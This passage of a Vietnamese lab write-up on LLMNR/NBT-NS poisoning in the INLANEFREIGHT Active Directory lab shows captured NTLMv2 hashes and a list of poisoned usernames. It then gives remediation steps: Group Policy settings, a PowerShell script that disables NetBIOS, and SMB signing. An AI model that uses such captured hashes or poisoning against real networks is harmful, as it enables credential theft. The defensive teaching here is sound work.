backupagent::INLANEFREIGHT:B5013246091943D7:16A41B703C8D4F8F6AF75C47C3B50CB5:01010000000000001DBF1816222DD801DF80FE7D54E898EF0000000002001A0049004E004C0041004E004500460052004500490047004800540001001E00410043004100440045004D0059002D00450041002D004D005300300031000400260049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C0003004600410043004100440045004D0059002D00450041002D004D005300300031002E0049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C000500260049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C00070008001DBF1816222DD8010600040002000000080030003000000000000000000000000030000004A1520CE1551E8776ADA0B3AC0176A96E0E200F3E0D608F0103EC5C3D5F22E80A001000000000000000000000000000000000000900200063006900660073002F003100370032002E00310036002E0035002E00320035000000000000000000
forend::INLANEFREIGHT:32FD89BD78804B04:DFEB0C724F3ECE90E42BAF061B78BFE2:010100000000000016010623222DD801B9083B0DCEE1D9520000000002001A0049004E004C0041004E004500460052004500490047004800540001001E00410043004100440045004D0059002D00450041002D004D005300300031000400260049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C0003004600410043004100440045004D0059002D00450041002D004D005300300031002E0049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C000500260049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C000700080016010623222DD8010600040002000000080030003000000000000000000000000030000004A1520CE1551E8776ADA0B3AC0176A96E0E200F3E0D608F0103EC5C3D5F22E80A001000000000000000000000000000000000000900200063006900660073002F003100370032002E00310036002E0035002E00320035000000000000000000
```
```birb
=================================================== NTLMv2 Usernames ===================================================
IP Address Host Username Challenge
========================================================================================================================
172.16.5.125 | ACADEMY-EA-FILE | INLANEFREIGHT\backupagent | B5013246091943D7
172.16.5.125 | ACADEMY-EA-FILE | INLANEFREIGHT\forend | 32FD89BD78804B04
172.16.5.125 | ACADEMY-EA-FILE | INLANEFREIGHT\clusteragent | 28BF08D82FA998E4
172.16.5.125 | ACADEMY-EA-FILE | INLANEFREIGHT\wley | 277AC2ED022DB4F7
172.16.5.125 | ACADEMY-EA-FILE | INLANEFREIGHT\svc_qualys | 5F9BB670D23F23ED
```
### Remediation
Trong Mitre ATT\&CK có nhắc đến technique [ID: T1557.001](https://attack.mitre.org/techniques/T1557/001): **Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay**.
Đầu tiên ta cần phải disable LLMNR và NBT-NS.\

\&#xNAN;***Group Policy*** --> ***Computer Configuration*** --> ***Administrative Templates*** --> ***Network*** --> ***DNS Client*** và bật ***Turn OFF Multicast Name Resolution***

Với NBT-NS thì không thể disable ở Group Policy nhưng có thể disable trên mỗi máy.
1. Mở ***Network and Sharing Center*** ở trong ***Control Panel***.
2. Click vào ***Change adapter settings***.
3. Chọn apapter kết nối tới domain.
4. Double-click ***Internet Protocol Version 4 (TCP/IPv4)***, sau đó chọn ***Advanced***.
5. Chuyển sang tab ***WINS*** cuối cùng là chọn ***Disable NetBIOS over TCP/IP***.
Mặc dù không thể disable trực tiếp NBT-NS từ GPO nhưng ta có thể tạo file script PowerShell trong Computer Configuration --> Windows Settings --> Script (Startup/Shutdown) --> Startup
```powershell
$regkey = "HKLM:SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces"
Get-ChildItem $regkey |foreach { Set-ItemProperty -Path "$regkey\$($_.pschildname)" -Name NetbiosOptions -Value 2 -Verbose}
```

Trong ***Local Group Policy Editor***, double-click vào ***Startup*** chọn tab ***PowerShell scripts*** và với ***For this GPO, run scripts in the following order*** là ***Run Windows PowerShell scripts first***.

Để đẩy script này thực thi toàn bộ hosts trong domain ta cần tạo một GPO sử dụng ***Group Policy Management*** trên domain controller và lưu trữ file này trên SYSVOL trong folder file command UNC path:
> `\\inlanefreight.local\SYSVOL\INLANEFREIGHT.LOCAL\scripts`
Một khi GPO được áp dụng cho các OU cụ thể và các machines đó restarted, script sẽ chạy ở lần boot tiếp theo và disable NBT-NS.
Một số cách khắc phục khác như:
* Filter traffic hoặc block LLMNR/NetBIOS.
* Luôn luôn bật SMB Signing để prevent NTLM relay attack.